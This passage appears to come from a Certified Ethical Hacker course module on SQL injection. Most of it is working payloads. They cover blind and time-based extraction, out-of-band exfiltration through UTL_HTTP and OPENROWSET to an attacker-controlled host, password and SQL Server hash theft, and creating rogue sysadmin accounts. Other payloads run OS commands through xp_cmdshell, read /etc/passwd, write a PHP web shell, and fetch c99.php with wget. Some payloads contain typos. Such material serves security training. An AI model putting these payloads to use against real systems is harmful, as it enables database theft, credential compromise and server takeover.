http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112) WAITFOR DELAY '00:00:10'--
```

Field Data = COMP (Considering that the database returned true for above statement)

Perform Double Blind SQL Injection - Classical Exploitation (MySQL)



- This exploitation is based on time delays
- Restricting the range of **character search** increases performance



Classical implementation:

```
/?id=1+AND+if((ascii(lower(substring((select password from user limit 0,1),0,1))))=97,1,benchmark(2000000,md5(now())))
```



We can conjecture that the character was guessed right on the basis of the **time delay** of web server response



Manipulating the value **2000000**: we can achieve acceptable performance for a concrete application



Function **sleep()** represents an analogue of function **benchmark()**. Function **sleep()** is more secure in the given context, because it doesn't use server resources.

Perform Blind SQL Injection Using Out of Band Exploitation Technique



- This technique is useful when the tester finds a **Blind SQL Injection** situation
- It uses **DBMS functions** to perform an out of band connection and provide the results of the injected query as part of the request to the tester's server

Note: Each DBMS has its own functions, check for specific DBMS section

- Consider the SQL query shown below: `SELECT * FROM products WHERE id_product=$id_product`
- Consider the request to a script who executes the query above:
`http://www.example.com/product.php?id=10`
- The malicious request would be: `http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserver.com:80')||(SELET user FROM DUAL)-`

- In example above, the tester is concatenating the value 10 with the result of the function `UTL_HTTP.request`
- This Oracle function tries to connect to '**testerserver**' and make a **HTTP GET** request containing the return from the query "**SELECT user FROM DUAL**"
- The tester can set up a webserver (e.g. Apache) or use the Netcat tool

```
/home/tester/nc -nLp 80
```

```
GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close
```


Exploiting Second-Order SQL Injection

- Second order SQL injection occurs when **data input** is **stored** in database and **used** in processing another SQL query without validating or without using **parameterized queries**
- By means of Second-order SQL injection, depending on the **backend database**, database **connection settings** and the **operating system**, an attacker can:
 - **Read, update** and **Delete** arbitrary data or arbitrary tables from the database
 - Execute commands on the underlying **operating system**

Sequence of actions performed in a second-order SQL injection attack

- The attacker submits a crafted input in an **HTTP request**
- The application **saves the input in the database** to use it later and gives response to the HTTP request
- Now, the attacker submits **another request**
- The web application processes the **second request using the first input stored** in database and executes the **SQL injection Query**
- The results of the query in response to the second request are **returned to the attacker**, if applicable

SQL Injection Methodology



01

**Information
Gathering and SQL
Injection
Vulnerability
Detection**

02

**Launch SQL
Injection
Attacks**

03

**Advanced SQL
Injection**

Database, Table, and Column Enumeration



Identify User Level Privilege

There are several SQL built-in scalar functions that will work in most SQL implementations:

user or **current_user**, **session_user**, **system_user**

```
' and 1 in (select user ) --  
' ; if user ='dbo' waitfor delay '0:0:5' --  
' union select if( user() like 'root@%',  
benchmark(50000,shal('test')), 'false' );
```

DB Administrators

- Default administrator accounts include **sa**, **system**, **sys**, **dba**, **admin**, **root** and many others
- The **dbo** is a user that has implied permissions to perform all activities in the database.
- Any object created by any member of the **sysadmin** fixed server role belongs to **dbo** automatically

Discover DB Structure

Determine table and column names

```
' group by columnnames having 1=1 --
```

Discover column name types

```
' union select sum(columnname ) from tablename  
--
```

Enumerate user defined tables

```
' and 1 in (select min(name) from sysobjects  
where xtype = 'U' and name > '.') --
```

Column Enumeration in DB

MS SQL

```
SELECT name FROM syscolumns  
WHERE id = (SELECT id FROM  
sysobjects WHERE name =  
'tablename ')  
sp_columns tablename
```

MySQL

```
show columns from tablename
```

Oracle

```
SELECT * FROM all_tab_columns  
WHERE table_name='tablename '
```

DB2

```
SELECT * FROM  
syscat.columns  
WHERE tablename= 'tablename '
```

Postgres

```
SELECT attnum,attname from  
pg_class, pg_attribute  
WHERE relname= 'tablename '  
AND pg_class.oid=attrelid  
AND attnum > 0
```

Advanced Enumeration

Oracle

- 🔑 SYS.USER_OBJECTS
- 🔑 SYS.TAB, SYS.USER_TABLES
- 🔑 SYS.USER_VIEWS
- 🔑 SYS.ALL_TABLES
- 🔑 SYS.USER_TAB_COLUMNS
- 🔑 SYS.USER_CATALOG

MS Access

- 🔑 MsysACEs
- 🔑 MsysObjects
- 🔑 MsysQueries
- 🔑 MsysRelationships



MySQL

- 🔑 mysql.user
- 🔑 mysql.host
- 🔑 mysql.db



MS SQL Server

- 🔑 sysobjects
- 🔑 syscolumns
- 🔑 systypes
- 🔑 sysdatabases



Tables and columns enumeration in one query

```
' union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' + systypes.name, 1, 1, '1', 1, 1, 1, 1, 1 from sysobjects, syscolumns, systypes where sysobjects.xtype = 'U' AND sysobjects.id = syscolumns.id AND syscolumns.xtype = systypes.xtype --
```

Database Enumeration

Different databases in Server

```
' and 1 in (select min(name ) from master.dbo.sysdatabases where name >'.' ) --
```

File location of databases

```
' and 1 in (select min(filename ) from master.dbo.sysdatabases where filename >'.' ) --
```


Features of Different DBMSs



	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(,) concat_ws(delim,)	'+'	"&"	' '	"concat " "+" " ' '	' '
Comments	-- and /**/ and #	-- and /*	No	-- and /*	--	-- and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	No	Yes	No	Yes	No	Yes
Availability of information schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

- Example (MySQL): `SELECT * from table where id = 1 union select 1,2,3`
- Example (PostgreSQL): `SELECT * from table where id = 1; select 1,2,3`
- Example (Oracle): `SELECT * from table where id = 1 union select null,null,null from sys.dual`



Creating Database Accounts



Microsoft SQL Server

```
exec sp_addlogin 'victor', 'Pass123'  
exec sp_addsrvrolemember 'victor',  
'sysadmin'
```



Oracle

```
CREATE USER victor IDENTIFIED BY Pass123  
TEMPORARY TABLESPACE temp  
DEFAULT TABLESPACE users;  
GRANT CONNECT TO victor;  
GRANT RESOURCE TO victor;
```



Microsoft Access

```
CREATE USER victor  
IDENTIFIED BY 'Pass123'
```



MySQL

```
INSERT INTO mysql.user (user, host,  
password) VALUES ('victor',  
'localhost', PASSWORD('Pass123'))
```



Password Grabbing

Grabbing user name and passwords from a User Defined table

User Name	Password
John	asd@123
Rebecca	qwert123
Dennis	pass@321

Database



T-SQL



```
' ; begin declare @var varchar(8000)
set @var=':' select @var=@var+' '+login+'/' +password+' ' from
users where login>@var select @var as var into temp end --
.....
' and 1 in (select var from temp) --
.....
' ; drop table temp --
```

Web
Application



Internet



Attacker

Grabbing SQL Server Hashes



The hashes are extracted using

```
SELECT password FROM master..sysxlogins
```

We then hex each hash

```
begin @charvalue='0x', @i=1,
@length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF'
while (@i<=@length) BEGIN
    declare @tempint int,
    @firstint int, @secondint int
    select @tempint=CONVERT
    (int,SUBSTRING(@binvalue,@i,1))
    select @firstint=FLOOR
        (@tempint/16)
    select @secondint=@tempint -
        (@firstint*16)
    select @charvalue=@charvalue +
        SUBSTRING (@hexstring,@firstint+1,1) +
        SUBSTRING (@hexstring, @secondint+1, 1)
    select @i=@i+1 END
```

And then we just cycle through all passwords

SQL query

```
SELECT name, password FROM sysxlogins
```

To display the hashes through an error message,
convert hashes → Hex → concatenate

Password field requires dba access

With lower privileges you can still recover user
names and brute force the password


SQL server hash sample

```
0x010034767D5C0CFA5FDCA28C4A56085E65E882E71CB
0ED2503412FD54D6119FFF04129A1D72E7C3194F7284A
7F3A
```

Extract hashes through error messages

```
' and 1 in (select x from temp) --
' and 1 in (select substring (x, 256, 256)
from temp) --
' and 1 in (select substring (x, 512, 256)
from temp) --
' drop table temp --
```


Extracting SQL Hashes (In a Single Statement)



```

'; begin declare @var varchar(8000), @xdate1 datetime,
@binvalue varbinary(255), @charvalue varchar(255), @i int,
@length int, @hexstring char(16) set @var=':' select
@xdate1=(select min(xdate1) from master.dbo.sysxlogins
where password is not null) begin while @xdate1 <= (select
max(xdate1) from master.dbo.sysxlogins where password is not
null) begin select @binvalue=(select password from
master.dbo.sysxlogins where xdate1=@xdate1), @charvalue = '0x',
@i=1, @length=datalength(@binvalue), @hexstring =
'0123456789ABCDEF' while (@i<=@length) begin declare @tempint
int, @firstint int, @secondint int select @tempint=CONVERT(int,
SUBSTRING(@binvalue,@i,1)) select @firstint=FLOOR(@tempint/16)
select @secondint=@tempint - (@firstint*16) select
@charvalue=@charvalue + SUBSTRING (@hexstring,@firstint+1,1) +
SUBSTRING (@hexstring, @secondint+1, 1) select @i=@i+1 end
select @var=@var+' | '+name+'/' +@charvalue from
master.dbo.sysxlogins where xdate1=@xdate1 select @xdate1 =
(select isnull(min(xdate1),getdate()) from master..
sysxlogins where xdate1>@xdate1 and password is not null)
end select @var as x into temp end end --

```



Transfer Database to Attacker's Machine

SQL Server can be linked back to the attacker's DB by using **OPENROWSET**. DB Structure is replicated and data is transferred. This can be accomplished by connecting to a remote machine on **port 80**



```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select * from master.dbo.sysdatabases --
```



```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase.. hacked_sysdatabases')
select * from user_database.dbo.sysobjects -
```



```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..hacked_syscolumns')
select * from user_database.dbo.syscolumns --
```



```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network DBMSSOCN;Address=myIP,80;', 'select * from mydatabase.. table1')
select * from database..table1 --
```



```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..table2')
select * from database..table2 --
```



Interacting with the Operating System

There are two ways to interact with the OS:

- Reading and writing system files from disk
- Direct command execution via remote shell

Find passwords and execute commands

Both methods are restricted by the database's running privileges and permissions



Attacker



Database



OS Shell

Microsoft
SQL Server

MS SQL OS Interaction

```
--'; exec master..xp_cmdshell 'ipconfig > test.txt' --
--'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp
FROM 'test.txt' --
--'; begin declare @data varchar(8000) ; set @data='| ' ;
select @data=@data+txt+' | ' from tmp where txt<@data ;
select @data as x into temp end --
--' and 1 in (select substring(x,1,256) from temp) --
--'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

MySQL OS Interaction



```
CREATE FUNCTION sys_exec RETURNS int
SONAME 'libudffmwgj.dll';

CREATE FUNCTION sys_eval RETURNS string
SONAME 'libudffmwgj.dll';
```

Interacting with the File System

LOAD_FILE()

The LOAD_FILE() function within MySQL is used to read and return the contents of a file located within the MySQL server

INTO OUTFILE()

The OUTFILE() function within MySQL is often used to run a query, and dump the results into a file

```
NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*
```

If successful, the injection will display the contents of the passwd file

```
NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php system($_GET["command"]);  
?>' INTO OUTFILE '/var/www/juggyboy.com/shell.php'/*
```

If successful, it will then be possible to run system commands via the \$_GET global. The following is an example of using wget to get a file:

<http://www.juggyboy.com/shell.php?command=wget http://www.example.com/c99.php>

Network Reconnaissance Using SQL Injection

Assessing Network Connectivity

- Server name and configuration

```
' and 1 in (select @@servername) --
```

```
' and 1 in (select srvname from master..sys.servers) --
```
- NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, traceroute?
- Test for firewall and proxies

Network Reconnaissance

- You can execute the following using the `xp_cmdshell` command:
- `Ipconfig /all`, `Tracert myIP`, `arp -a`, `nbtstat -c`, `netstat -ano`, `route print`

Gathering IP information through reverse lookups

Reverse DNS

```
'; exec master..xp_cmdshell 'nslookup a.com MyIP' --
```

Reverse Pings


```
'; exec master..xp_cmdshell 'ping 10.0.0.75' --
```

OPENROWSET

```
'; select * from OPENROWSET('SQLOledb', 'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=10.0.0.75,80;', 'select * from table')
```



Network Reconnaissance Full Query



The screenshot shows a web browser window with the address bar containing `http://www.juggyboy.com`. The main content area displays a SQL query designed to perform network reconnaissance. The query is composed of several steps: declaring a variable to hold command output, creating a temporary table to store the results, inserting the command output into the table, and finally selecting the data to be displayed. The commands used include `del test.txt`, `arp -a`, `ipconfig /all`, `nbtstat -c`, `netstat -ano`, `route print`, and `tracert -w 10 -h 10 google.com`.

```

'; declare @var varchar(256); set @var = ' del test.txt &&
arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -
c >> test.txt && netstat -ano >> test.txt && route print >>
test.txt && tracert -w 10 -h 10 google.com >> test.txt';
EXEC master..xp_cmdshell @var --

'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp
FROM 'test.txt' --

'; begin declare @data varchar(8000) ; set @data=': ' ;
select @data=@data+txt+' | ' from tmp where txt<@data ;
select @data as x into temp end --

' and 1 in (select substring(x,1,255) from temp) --


'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --

```



Note: Microsoft has disabled `xp_cmdshell` by default in SQL Server 2005/2008. To enable this feature EXEC `sp_configure 'xp_cmdshell', 1 GO RECONFIGURE`



Module Flow



SQL Injection Tool: **BSQLHacker**



BSQL (Blind SQL) Hacker is an automated **SQL Injection Framework** / Tool designed to exploit SQL injection vulnerabilities virtually in any database



<http://labs.portcullis.co.uk>

SQL Injection Tool: **Marathon Tool**

CEH
Certified Ethical Hacker

- Using Marathon Tool, a malicious user can send **heavy queries** to perform a **Time-Based Blind SQL Injection** attack


Parameter Injection using HTTP GET or POST

SSL support

HTTP proxy connection available


Database Schema extraction from SQL Server, Oracle and MySQL

Authentication methods: Anonymous, Basic, Digest and NTLM



<http://marathontool.codeplex.com>

